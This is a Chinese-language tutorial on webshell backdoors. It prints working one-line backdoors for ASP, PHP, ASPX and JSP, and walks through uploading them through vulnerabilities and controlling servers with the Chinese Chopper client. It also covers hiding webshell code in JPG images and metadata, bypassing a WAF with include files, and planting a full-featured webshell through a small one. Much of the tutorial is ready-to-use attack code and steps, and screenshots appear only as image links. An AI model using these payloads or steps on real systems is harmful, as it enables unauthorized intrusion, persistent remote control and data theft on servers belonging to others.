### 简单的一句话

**Asp:**

<%eval request(“x”)%>

**Php:**

<?php @eval($\_POST[‘x’]);?>

**Aspx:**

<%@ Page Language=”Jscript”%>

<%eval(Request.Item[“x”])%>


### Asp一句话木马使用

想办法通过漏洞将asp一句话上传到服务器当中


<%execute request("x")%>

<%execute(request("cmd"))%>


比如上传到服务器站点的uploadFile目录下




使用浏览器访问服务器上传的文件



然后使用菜刀连接，不填写参数也能进去







### Php一句话木马使用

想办法通过漏洞将php一句话上传到服务器当中


<?php @eval($\_POST[‘x’]);?>




使用浏览器访问，结果显示空白




使用菜刀对其连接，如果不填写参数进不去




会出现这个界面



把参数填写了




重新连接




### Jsp一句话木马使用

通过漏洞将jsp一句话木马上传到目标服务器中


<%if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("/")+request.getParameter("f"))).write(request.getParameter("t").getBytes());%>




然后使用浏览器访问，结果时空白的




打开一句话连接客户端




服务器地址输入刚刚上传文件的URL，在下面的提交代码区写入大马




写入内容为自定义的jsp大马，在webshell/菜刀/Customize目录下




保存的文件名为shell.jsp 然后点击页面的提交，返回空白写入成功




然后访问新写入的木马，结果返回失败



使用菜刀连接







### 图片马制作

#### 方法一：C32写入木马


随便找个jpg图片，使用记事本写入一句话：<%eval request(“x”)%>




然后打开图片，图片会损坏，不能直接用记事本写入




使用C32编辑，选16进制







保存好后记事本编辑可以看到不一样的形式写入




#### 方法二dos下copy制作

记事本编写一个asp木马，保存为1.asp






记事本打开c.jpg



#### 方法三详细信息注入

右键图片属性




然后使用记事本打开，可以发现代码也被注入里头了




### 图片马的使用


将制作好的图片通过漏洞上传到服务器





使用浏览器取访问该上传的图片



打开菜刀连接，不过一般情况下直接连接上传的图片是无法拿到webshell的，需要通过漏洞和一些手段来使得图片被当做asp或者php来解析，如下，虽然可以读取目录，但是无法打开文件内容已经编辑文件，就是没有写入权限，访问时会弹出405 method not allowed






### 包含绕过WAF

如果是图片木马，上传上去是无法被解析出来，也就无法使用菜刀连shell


如下，将php一句话木马写入图片的版权当中




然后把该图片马上传到apache服务器上




使用浏览器访问该图片



使用webshell连接



结果显示返回码200，但是进不去shell里头




这是因为图片并没有被当做php来解析，因此没有php的shell


这时候假如成功利用漏洞上传了另外一个包含文件bao.php



那么图片的代码就可以被当成php来解析了，使用浏览器访问一下这个bao.php



然后使用菜刀连接bao.php




就可以成功获取webshell了




另外asp的包含代码为：<!--#include file="1.jpg"-->


### 通过小马上传大马

将提供写入接口的小马改名为x.asp 然后将其上传到IIS服务器当中







然后使用浏览器访问，密码为x




登录后，会看到上传大马的接口



将当前路径复制，在第一个表单上黏贴并且改名为 da.asp，下面大框中填入大马代码





然后使用浏览器访问刚刚上传的da.asp



输入密码d，就可以进入大马控制界面，里面的功能很丰富

